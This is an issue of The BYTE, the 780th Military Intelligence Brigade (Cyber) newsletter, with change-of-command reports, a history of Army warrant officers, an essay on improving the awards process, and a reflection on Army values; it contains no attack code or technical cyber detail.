NEXT QUARTER'S BYTE IS focused on the Army Civilian and the theme is **"Building the Future Through Change"**. If you have an idea worth sharing across the information warfare enterprise write a synopsis paragraph and send it to Steven Stover at steven.p.stover.civ@mail.mil NLT Nov. 1, 2020. Articles are due NLT Dec. 1, 2020.

780th MILITARY INTELLIGENCE BRIGADE (CYBER)

THE BYTE

Vol. 8, Issue 3

RECOGNIZING ISSUES AND RECOMMENDING SOLUTIONS:

Warrant Officers: The Quiet Professionals, pg. 1

780th MI BDE
"STRENGTH AND HONOR"


Col. Matthew Lennox
Commander
Command Sgt. Maj. Ronald Krause
Command Sergeant Major

780th MILITARY INTELLIGENCE BRIGADE (CYBER), Fort George G. Meade, Maryland, publishes The BYTE as an official command information publication, authorized under the provisions of AR 360-1, to serve its Soldiers, Civilians, and Families.

Opinions expressed herein do not necessarily represent those of 780th MI BDE or the Department of the Army.

All photographs published in The BYTE were taken by 780th MI BDE Soldiers, Army Civilians, or their Family members, unless otherwise stated.

Send articles, story ideas, photographs, and inquiries to the 780th MI Brigade (Cyber) Public Affairs Officer (PAO) and The BYTE Editor, Steven Stover at steven.p.stover.civ@mail.mil, or mail to 310 Chamberlin Avenue, Fort George G. Meade, MD 20755, or call (301) 833-6430.



On the Cover
"Cyber Dragon" by Chief Warrant Officer 4 Tony Leota.

THIS ISSUE OF THE BYTE magazine is centered on the warrant officer with a focus on "recognizing issues and recommending solutions."

According to Chief Warrant Officer 5 Travis Ysen, the brigade senior technical advisor, "warrant officers are trusted technical experts and leaders within operations, they are problem solvers who couple depth of operational experience with analytic thought to identify inefficiencies, gaps, and challenges that prevent optimal performance from individuals, teams, and systems. The command team relies upon warrant officers to accomplish the commander's intent, sustain and improve the technical underpinnings of the mission, develop and implement solutions, and to provide sound advice regarding operational employment strategies and operational risk. As such, warrant officers must build skill in recognizing issues and recommending attainable solutions through analytic thought and application of experience."

This issue of the BYTE was an opportunity for the "quiet professionals" to let their voices be heard regarding an issue that impacts their mission and to provide a recommended course of action that potentially solves the issue.

The 'Crown Jewel' of the United States Army Changes Command

Steven Stover, Brigade Public Affairs Officer, 780th Military Intelligence Brigade (Cyber)

FORT GEORGE G. MEADE, Md. – Maj. Gen. Gary W. Johnston, commanding general, U.S. Army Intelligence and Security Command (INSCOM), hosted a virtual change of command ceremony in which Col. Brian D. Vile relinquished his command of the 780th Military Intelligence Brigade (Cyber) to Col. Matthew J. Lennox on July 2.

Activated on October 1, 2011, the 780th MI Brigade is the only offensive cyberspace operations brigade in the U.S. Army. The organization executes its mission to conduct cyberspace operations in support of Army and Joint requirements through two battalions spread across four states, and also supports both Task Force Echo, the National Guard's largest activated cyber force, and the 915th Cyber Warfare Battalion which provides cyber support at the tactical level.

The COVID-19 pandemic precluded a formal change of command ceremony which would have included Soldiers and Army Civilians representing the brigade's subordinate units, however, in his remarks, Johnston highlighted the brigade's accomplishments over the past two years, including supporting effects delivery in every area of operations, and directly supporting each of the four Services.

"(Vile) trained the Army's best cyber Soldiers, expanded operational capacity through improved infrastructure procurement, increased cyber capabilities development, and provided tactical support to the warfighter through the standup of the Cyber Warfare Battalion," said Johnston. "Although we cannot speak about many of the accomplishments of this unit, Col. Vile's most significant contribution to the brigade was his focus on the professionalism of the unit and his desire to take care of the Soldiers and Civilians; he held the leadership principle that people come first, and to Col. Vile, people always came first."

In his remarks, Vile recalled a moment two years ago when he was waiting to take command of the 780th MI Brigade "a senior leader pulled me to the side and told me I was being given the opportunity to lead the crown jewel of the United States Army. The smartest Soldiers, the toughest mission, and the best leaders."

> I was being given the opportunity to lead the crown jewel of the United States Army.

Vile thanked and recognized the Praetorian Soldiers and Army Civilians for leading the way and solving America's most difficult problems in the cyber and information domain.

"The Praetorians consistently push the limits, drive the conversation, and set the example for others to follow. From our developers to our operators, from Hawaii to Fort Gordon, the members of the 780th are agile and adaptive, building innovtive solutions to achieve national objectives. The fruits of our efforts literally lead the news, and every day we stand ready to use cyber effects to deter, and when directed, defeat, our adversaries in and through cyberspace," said Vile. "None of these accomplishments are mine. They are the work of the Praetorians."

Johnston also welcomed the new commander of the 780th MI Brigade, Col. Matt Lennox and his Family, who comes to INSCOM from the U.S. Army War College.

"(Lennox) is a former National Mission Team leader and battalion commander from within the Brigade, having led the 782d MI Battalion (Cyber Legion)," said Johnston. "Matt, we look forward to working with you as we move forward together. You are the right leader, at the right time, at the right place for the 780th."

Vile had these parting comments for Lennox.

"To Matt and Amy Lennox, my sincere welcome back to the Praetorian team," said Vile. "You know the Brigade, you know the mission, and you know leadership. I have no doubts that you will lead the Praetorians, the crown jewel of the United States Army, with compassion, caring. ■

"Everywhere and Always...In the Fight"

***FORT GEORGE G. MEADE, Md.** – Maj. Gen. Gary W. Johnston, commanding general, U.S. Army Intelligence and Security Command (INSCOM), hosted a virtual change of command ceremony in which Col. Brian D. Vile (right) relinquished his command of the 780th Military Intelligence Brigade (Cyber) to Col. Matthew J. Lennox on July 2. To watch the full video of the virtual change of command ceremony visit the 780th MI Brigade Facebook page at https://www.facebook.com/780MIBDE/.*


LENNOX
U.S. ARMY
VILE
U.S. ARMY

The Quiet Professionals

By Chief Warrant Officer 5 Travis Ysen, Senior Technical Advisor, 780th Military Intelligence Brigade (Cyber)

JULY 9TH, 2020 PASSED BY much like any other day. While it didn't raise much attention, it marked the 102nd year of the U.S. Army Warrant Officer. There were no parades, no worldwide alerts, or fireworks displays to mark this occasion – and that is how it should be. Warrant Officers are known as the, "Quiet Professionals" and do much of their work behind the scenes, embedded within the operational force. So, who are the Warrant Officers and where did they come from? To give some historical context of the Warrant Officer and their place in the mission, I offer the following abbreviated history:

The Warrant Officer can be traced back to the early years of the British Navy around 1040 A.D., approximately 400 years prior to Christopher Columbus setting sail for the Americas. At that time, nobles assumed command of the new Navy, adopting the Army ranks of lieutenant and captain. Generally, these royal blood officers had little to no knowledge of sailing, navigation, or operation of the ship's guns. To fill this gap, they would often rely upon the expertise of a senior sailor to tend to the technical aspects of running the ship. These select sailors, referred to as 'Boat Mates', or 'Bosun Mates', became indispensable to less experienced officers and were subsequently rewarded with a Royal Warrant for their higher-level skill. The Royal Warrant was a special designation, intended to set them apart from the other sailors, while not violating the strict class system that was so prevalent during the time. As an additional point of reference, the Bounty, more famously known for a mutiny in 1789, had at least ten Warrant Officers on its crew who performed a number of tasks that included gunner, armorer, and quartermaster. Four of these Warrant Officers accompanied Lt. Bligh on the open boat voyage following the mutiny, enabling the dislocated captain and 15 others to safely navigate some 4,000 miles to safety.

Building upon this rich history, the US Navy has had Warrant Officers amongst its ranks, in some form or another, since December 23, 1775, when John Berriman received a warrant to act as a boatswain aboard the USS Andrea Doria. This is fitting when compared to today's Army Warrant Officer in that a boatswain is in charge of maintaining and operating the ship's hull, rigging, anchors, cables, sails, and deck. Additionally, the Coast Guard has had Warrant Officers since its inception in 1915 with the Marines following suit in 1916. Unfortunately, the Air Force discontinued the Warrant Officer rank in 1959; however, as a side note, we will continue to recruit their best for Army Warrant Officer service until they reinstitute the rank. While the U.S. Army Warrant Officer heritage can be traced to headquarters clerks as early as 1896, it was not until July 9, 1918 that Congress authorized Warrant Officer as an official Army rank. These first Warrant Officers, only 40 strong, served as mine planters within the Coast Artillery Corps. Similarly, today's Army Warrant Officer cohort comprises less than three percent of the total Army which speaks to the unique experience and skill set they bring to the team.

"LET GO" by Artist Don Stivers

On July 9, 2004, Army Warrant Officers were integrated into the Army Officer Branches. Prior to this date, the Army Warrant Officer branch color was brown; this stemmed from the use of burlap strips to designate rank during the Mine Planter days. This speaks to the adaptive and problem-solving nature of the Warrant Officer; it doesn't always have to be pretty if it works. Additionally, the distinctive insignia of the Army Warrant Officer was the Rising Eagle. It consisted of an eagle, enclosed in a wreath, standing on two arrows representing the military arts and sciences. Today, Army Warrant Officers proudly wear the color and insignia of the branch they specialize in.

Since its humble beginnings, the Army Warrant Officer established a proud heritage in technical expertise as mine planters. This singular effort has since matured into a cohort of adaptive technical experts, combat leaders, trainers and advisors spanning 17 branches and 44 specialties. Within each of these specialties, Warrant Officers strive to administer, manage, maintain, operate, and integrate systems and equipment across the full spectrum of Army and Joint Operations.

Today's Warrant Officers are self-aware and adaptive technical experts, combat leaders, trainers, and advisors. They manage, maintain, operate, and integrate Army systems and equipment across the full spectrum of Army operations. One of the primary missions of the Warrant Officer is to continuously assess mission efficiency to identify gaps and to recommend or implement solutions. As such, Warrant Officers are required to constantly study their trade, the mission, and associated

policies, procedures, and training to develop strategies that enable success. This requires significant energy, dedication, and commitment to understand mission breadth, its technical underpinnings, and the necessary actions to remedy deficiencies. These efforts are evident across the 780th Military Intelligence Brigade (Cyber), Cyber Protection Brigade, and 915th Cyber Warfare Battalion as Cyber, Electronic Warfare, Military Intelligence, Signal, and Quartermaster Warrant Officers work in synergy with their enlisted, NCO, officer, and civilian teammates to outmaneuver, overmatch, and counter the adversary by delivering effects in and through cyberspace. It is also evident in the significant work across these formations being put into implementing tough, realistic training; developing advanced capabilities; and creating processes that enable the force to achieve operational objectives in a timely and efficient manner.

In summary, the Warrant Officer has a deep heritage centered on technical expertise. They are a critical part of the team and are specifically chartered to address technical challenges in a manner that improves mission efficiency and those they work with. The Warrant Officers across our formation strive to fulfill this charter on a daily basis in a manner that brings pride to the cohort, their team, and the Army. I believe they have achieved this end and will continue to do so as they actively engage in shaping the mission for today and tomorrow's fight. ■

References:

- http://cwoauscg.org/wp-content/uploads/2016/02/History-1.pdf
- https://warrantofficerhistory.org/Hist_of_Army_WO.htm
- https://usacac.army.mil/organizations/cace/wocc/woprogram
- https://warrantofficerhistory.org/PDF/Casemate+WO+article+-7-25-08.pdf
- https://www.newworldencyclopedia.org/entry/Mutiny_on_the_Bounty

Code of the United States Army Warrant Officer

Army Warrant Officers shall conscientiously strive to:

W illingly render loyal services to superiors, subordinates and peers in every organization of which they are members.

A lways set an example in conduct, appearance and performance that will make others proud to know and work with them.

R eliably discharge all duties with which they are confronted whether such duties are expressed or implied.

R eadily subordinate their personal interests and welfare to those of their organization and their subordinates.

A ccept responsibility at every opportunity and acknowledge full accountability for their actions.

N ever knowingly tolerate wrongdoing by themselves or others, whether by commission or omission, design or neglect.

T each other people in a way that effectively expands and perpetuates the scope of their technical competence.

O btain breadth of perspective and depth of understanding beyond the limits of their specific responsibility.

F aithfully adhere to their oath of office in all respects, upholding and defending the nation's constitution by both word and deed.

F orcefully take the initiative to stimulate constructive action in all areas requiring or inviting their attention.

I mprove themselves physically and mentally, professionally and personally, to increase their own abilities and the value of their services.

C ontribute their past experiences, service and knowledge to a dedicated effort for a betterment of the future.

E arn an ironclad reputation for the absolute integrity of their word.

R eflect credit and inspire confidence in themselves, the Warrant Officer Corps, the military service of the nation and the United States of America.

Vanguard "America's Pioneers in Cyberspace" Changes Command

Steven Stover, Brigade Public Affairs Officer, 780th Military Intelligence Brigade (Cyber)

FORT GEORGE G. MEADE, MD. – Col. Matthew J. Lennox, commander, 780th Military Intelligence Brigade (Cyber), hosted a virtual change of command ceremony in which Lt. Col. Nadine K. Nally relinquished her command of the 781st MI Battalion (Cyber) "Vanguard" to Lt. Col. Michael L. Arner on July 16.

The lineage of the organization dates back to June 2000 when Bravo, 742nd MI Battalion was established to sustain the growing need for an Army computer network operations force. In 2009, the organization was designated as the 744th MI Battalion (Army Network Warfare Battalion), and was subsequently re-designated as the 781st MI Battalion (Cyber) and re-organized under the 780th MI Brigade on October 1, 2011. The Vanguards are the oldest battalion in the brigade and first offensive cyberspace operations battalion in the U.S. Army.

While the COVID-19 pandemic precluded a formal change of command ceremony, in his remarks, Lennox highlighted Nally's accomplishments over the past two years. These highlights included the success of the battalion's cyber teams and the Cyber Solutions Development Detachment in support of the Cyber National Mission Force and Army Cyber Command, as well as her command of an operationally-active Joint Interagency Task Force which executed more than 150 operations against malicious cyberspace actors.

"Vanguard has proven itself time and time again to be America's pioneers in cyberspace," said Lennox. "Their drive to innovate and accomplish our Nation's most difficult missions has resulted in a well-deserved reputation for competence and excellence. This reputation has only grown under the leadership of Nadine Nally."

In her remarks, Nally quoted Alan Turning who said "Those who can imagine anything, can create the impossible."

Nally thanked and recognized the Vanguard Soldiers and Army Civilians for building an organic capability to build their own cyber tools at "the speed of need without outsourcing to expensive and less capable vendors," for transforming a cyber company into a "relevant, expeditionary force," and for operationalizing the battalion.

"Vanguard has proven itself time and time again to be America's pioneers in cyberspace.

"Two years ago, we were not an operational Battalion. A year into this command, I was given a unique opportunity to operationalize the Battalion," said Nally. "Today – we are a completely operationalized and an integrated Task Force aligned to one of the Cyber National Mission Force's nation-state adversaries."

She also recognized their accomplishments throughout the COVID-19 pandemic.

We stuck together, shifted mission command TTPs (tactics, techniques, and procedures), and persevered," said Nally "As a result, we imposed costs and made progress when others could not, when other organizations were utterly paralyzed by the response."

She went to say, "There is something special about men and women willing to give everything in support of a common cause. Our mission unifies us. It allows our brotherhood to transcend race, gender, religion and all those things in society that seek to divide us. Over the past two years, I have had the opportunity to serve with some extraordinary individuals."

Lennox also welcomed the new commander of the 781st MI Battalion, Lt. Col. Arner and his Family.

"Mike Arner has been with the brigade for years and is well known for his exceptional leadership and ability to execute the missions," said Lennox. "Mike's reputation precedes him and he will continue to build upon the Vanguard reputation."

Arner had these comments for the Vanguard Soldiers and Civilians.

"I have spent the last 6 and a half years in the Brigade and have had the opportunity to serve with many of you over the years. For those I know – I look forward to serving with you again. For those who I don't know yet – I look forward to getting to know you and serving with you," said Arner. "I am excited to join the Vanguard team."

"When Others Cannot!" "Vanguard 6 is on the Net".

To watch the full video of the virtual change of command ceremony visit the 780th MI Brigade Facebook page at https://www.facebook.com/780MIBDE/.

Got What it takes?

780th MI BDE POC, Sgt. 1st Class Prince Yohannes

prince.s.yohannes.mil@mail.mil

Army Awards in the Cyber Mission Force

By Chief Warrant Officer 4 James Richards, Senior Technical Advisor, 781st Military Intelligence Battalion (Cyber))

How do we reconcile one of our oldest and best tools for recognition, retention, and morale with a comparatively new domain, branch, and operations?

AWARDS ARE A TRADITION in the US military dating back to at least 1782, when George Washington issued a Badge of Military Merit for "not only instances of unusual gallantry, but also of extraordinary fidelity and essential service in any way." They are a unifying mechanism across the branches of the Army and the other Uniformed Services. A more contemporary description of awards in the Army comes from the current regulation, AR 600-8-22: "The goal of the total Army Awards Program is to foster mission accomplishment by recognizing excellence of both military and civilian members of the force and motivating them to high levels of performance and service." From their humble beginnings to the uniforms and lapels of today's Soldiers and Army Civilians, awards in the US Army are recognition of achievements or service with the intention of encouraging more of the same.

Figure 1: General Washington's Badge for Military Merit

Compared to the centuries of total awards heritage, the Army's Cyber Branch is relatively new at 5 years old, as is the DOD's recognition of cyberspace as a domain at just over a decade old. However, the difference in age does not mean the existing awards system is incompatible or unsuitable for recognizing exceptional achievements in the force. From observing how the 780th Military Intelligence Brigade (Cyber) handled awards over 21 months as a Battalion Senior Technical Advisor and from 50 months on Cyber Mission Force (CMF) Teams before that, I have seen missed opportunities and exemplar cases alike. The top three things I think we can do to improve are:

1. Redefine what is considered "exceptional."

The criteria for most personal awards involves "exceptional" achievement or service. Too often, I have seen functionaries along the process inject extreme interpretations of this word as an award is considered, with approval authorities relying on their advisors' voices to shape their own opinions. This effectively screened out achievements that were exceptional in their own way. For example, anything done for the first time is by definition "exceptional" since the norm is for it not to happen. An aspect of something can be exceptional, such as accomplishing something routine under extreme or unusual conditions. The context of an achievement matters as well, and an act that is exceptional for one person may be routine for another. The intent and spirit of General Washington's ancient progenitor of the modern Army award was to foster "every species of Military Merit," and our modern guidance directs us to use awards for Soldiers and Army Civilians, "motivating them to high levels of performance and service."

Award recommenders should be looking for ways to categorize an achievement as exceptional for an individual and the circumstances of an act, not apply a one-size-fits-all heuristic to first term Soldiers, senior leaders, Army Civilians alike. This does not mean that we repeatedly award the same person for the same thing, but it also means that an act someone else has performed is not automatically off-limits for an award just because it has already been done, or because someone else did it better.

2. Transcend the DA Form 638 and DA Form 1256.

These two forms are the mechanism to process a recommendation for an award. They are as suitable for conveying the totality of something exceptional, like award-worthy achievements, as a bar napkin is for conveying an idea. Despite this, most awards I have observed during my time in the unit involved the recommender, staffs, and sometimes even intermediate approval authorities spending the bulk of their time on the award trying to perfect the DA Forms and their contents. When the nearly-perfect "bar napkin" reaches an approval authority, that officer has only the narrow slice of information that fit on the form to consider whether to approve, disapprove, recommend upgrade, or downgrade the award. Nothing classified can go on the forms, which often excludes critical details, and there is not enough room on either form to tell a story that a recommender – presumably a commander, supervisor, or other senior leader – is ready to tell. Beyond the unnecessary exclusion of information, these forms are only meant to convince the approval authority to approve the award, but they do not have to be the totality of our collective engagement with that approval authority!

Award volume is low enough that company commanders should get the story for every award and discuss it in

commander channels with their bosses ahead of a DA Form 638 or DA Form 1256 being processed by the staff. With proper socialization and acceptance by approval authorities prior to exercising the mechanics of the Army process, we can shift the bulk of our collective time from getting the forms right to getting the story right. As a welcome side effect, this may return the DA Forms to their original function, which is facilitating the production of permanent award orders (the forms are removed from Soldiers' records after one year, but the orders are permanent) and does not require perfection. This might also help illuminate exceptionality in achievements that would be hard to show in bullet format on a form.

3. Incorporate Granular Achievement Tracking into Line Leadership

The root of award recommendations is firsthand knowledge of exceptional achievements, which is possible from very senior leaders but more common from first-line supervisors. Weaving the documentation and tracking of a subordinate's exceptional achievements into routine line leadership would avoid the universally-acknowledged bad idea of trying to remember years' worth of achievements at the end of a tour, and some leaders already do this using any number of techniques. However, collectively we can do better.

Planners, project managers, leaders from supported organizations, and even peers should be encouraged to document and report exceptional acts to first line leaders, and first line leaders should keep more granular track of both this external input and input they generate. People with firsthand knowledge should make this easily digestible by authoring input in the format used for Weekly Activity Reports, mass communications from leadership, or even something that could go on a DA Form 638 or DA Form 1256 for simple and straightforward input. This more granular data can develop a baseline of achievements for an individual and help show the first line leader when the next achievement is exceptional or just ordinary – for that individual. It will also show when that person has amassed a portfolio of achievements and help a leader decide whether to put some of them in an interim or impact award or include them in an end-of-tour award recommendation. The key to this recommendation is the added data gives added perspective, which enables better decisions on the part of a line leader.

Even Washington did not get awards completely right - according to the Institute of Heraldry, only three men received the Badge for Military Merit. That is a far cry from the lofty philosophy that Washington used to establish the small awards program he used during the Revolutionary War, and it fell into disuse after that. We do not need to squander the opportunity our modern awards system has given us, with a similar dichotomy between philosophy and practice. I believe that with the right perspective and approach, the Army's awards system can be harnessed to foster motivation, draw out the best performance from our people, and provide a lasting celebration of achievements that outlasts a person's career. ■

References:

- *The Institute of Heraldry. Purple Heart. https://tioh.army.mil/Catalog/Heraldry.aspx?HeraldryId=15254&CategoryId=3. Retrieved on August 24, 2020*
- *Army Regulation 600-8-22. Military Awards. https://armypubs.army.mil/epubs/DR_pubs/DR_a/pdfweb/ARN18147_R600_8_22_admin2_FINAL.pdf. Retrieved on August 24, 2020*

Figure 2: Washington Crossing the Delaware is an 1851 oil-on-canvas painting by the German-American artist Emanuel Leutze. From the Metropolitan Museum of Art, New York. Oil on canvas.

Freedom, Responsibility, and Living Army Values in Tumultuous Times

By Chief Warrant Officer 3 J.P. Dixon, Senior Technical Advisor, 781st Military Intelligence Battalion (Cyber)

Reconciling freedom and responsibility in times of social unrest.


I HAVE LONG HELD AN IDEAL in my mind that may seem idyllic or even naive to some. It's a set of views and beliefs informed by growing up on the war stories of World War I, World War II, and the Cold War struggle between the forces of democracy and what we thought of as "godless communist-socialism." At the time, people feared nuclear war between the NATO powers and the Warsaw Pact. In reflection, it seems to have been easier living in a polarized world where the enemy was well defined. In that time period, it was easy to envision the United States and our allies as the definitive good guys. We championed democracy around the world and espoused ideas of human decency as a nation. We were the country that helped defeat the Nazis and thwarted Imperial Japan's attempt to seize the Pacific and Asia. With this view of our history it was easy to believe in the rightness of the U.S. and that our nation and military represent the guiding principles laid down in the Declaration of Independence and Constitution. For Soldiers, those values are distilled into the Army values of loyalty, duty, respect, selfless service, honor, integrity, and personal courage.

From the Declaration of Independence:

> *We hold these truths to be self-evident, that all men are created equal, that they are endowed by their Creator with certain unalienable Rights, that among these are Life, Liberty and the pursuit of Happiness.—That to secure these rights, Governments are instituted among Men, deriving their just powers from the consent of the governed, --That whenever any Form of Government becomes destructive of these ends, it is the Right of the People to alter or to abolish it, and to institute new Government, laying its foundation on such principles and organizing its powers in such form, as to them shall seem most likely to effect their Safety and Happiness. Prudence, indeed, will dictate that Governments long established should not be changed for light and transient causes; and accordingly all experience hath shewn, that mankind are more disposed to suffer, while evils are sufferable, than to right themselves by abolishing the forms to which they are accustomed. But when a long train of abuses and usurpations, pursuing invariably the same Object evinces a design to reduce them under absolute Despotism, it is their right, it is their duty, to throw off such Government, and to provide new Guards for their future security.*

Preamble to the Constitution of the United States of America:

> *We the People of the United States, in Order to form a more perfect Union, establish Justice, insure domestic Tranquility, provide for the common*



defence, promote the general Welfare, and secure the Blessings of Liberty to ourselves and our Posterity, do ordain and establish this Constitution for the United States of America.

I believe in those words. I believe in the United States. I believe in our military and the Army values.

In these tumultuous times, I have found myself pondering the nature of the freedoms and ideals that we as Americans hold so dear as well as the principles the nation was founded upon. I also have to consider how I, as a Soldier, live up to those incredible documents that have defined our nation. As a nation we treasure the right to act and speak as we see fit without fear of reprisal or censure. We value our independence and the ideal that every American can achieve success through hard work. The ideal that every human is "endowed by their Creator with certain unalienable Rights, that among these are Life, Liberty and the pursuit of Happiness" has brought innumerable immigrants here seeking opportunity to become something better as well as safety and refuge from those who persecuted them. We, as Americans, place tremendous value on those freedoms and protecting them. While this can be readily seen in all walks of life, we do not often emphasize the importance of exercising those freedoms responsibly.

As Soldiers and as a nation, we are not perfect. We have not always lived up to the American dream or the ideals embodied in the Declaration of Independence and Constitution. This is not an excuse, but a simple fact. That does not mean the American ideal is unachievable. It is a dream worth pursuing, but it takes work. Many forget, or choose, to ignore that it also demands sacrifice. We often hear people say that freedom isn't free. Anyone who has served in the military, law enforcement, or emergency services knows this truth. Freedom comes with responsibility. Few people know that responsibility better than Soldiers. As Soldiers, it is imperative that we do our best to embody the ideals our nation was founded upon. We do this by living the Army values. Just as those documents define our legal authority to act, those ideals embody our moral authority.

You don't have to give your life to champion the cause of the American ideal and freedom. You just have to do the right thing, to the best of your ability, every single day. As Soldiers, especially as leaders of Soldiers, this is even more important. Every one of us is responsible for how we use our freedom. When we choose to speak out, it should be with consideration of the words we use and the ideas they convey. When we act, we must ask ourselves if we are doing the right thing. Not just for ourselves and our families, but for our communities, our states and our nation. There is much, well justified anger here today because we have not always thought, spoken and acted for the welfare of everyone in this nation. The Army is not immune to this turmoil. Our words and actions have consequences that affect our Soldiers, our families, and our Nation. We have to do better. We can do better. As Soldiers, we can do this by doing our best to live up to the Army values.


Everyone in our nation matters in this. But right now we are being reminded that many people have been left out of this dream. Now is the time to focus on eliminating the ingrained processes and barriers that have oppressed many of our own citizens. It's the right thing to do. Everyone deserves the opportunity to grow, prosper, and be safe. This doesn't mean that other racial, ethnic, or religious groups haven't suffered. It just means we have a problem in front of us that demands to be fixed. Systemic racism needs to end. It is not acceptable. It is contrary to those ideals our nation was founded upon. It is contrary to the Army values. We can do better. We must do better. We have to do it together.

United We Stand, Divided We Fall.

Those words, as written, are not about a particular ethnic, racial, or religious group. It's about all of us Americans, working together to a common end. It's about working together to live up to that dream, and working to live up to the words outlined in our nation's founding documents and the Army Values. ■

Collective use of “Persistent Engagement” and “Hold at Risk” in Cyber Warfare

By Chief Warrant Officer 3 J.P. Dixon, Senior Technical Advisor, 781st Military Intelligence Battalion (Cyber)



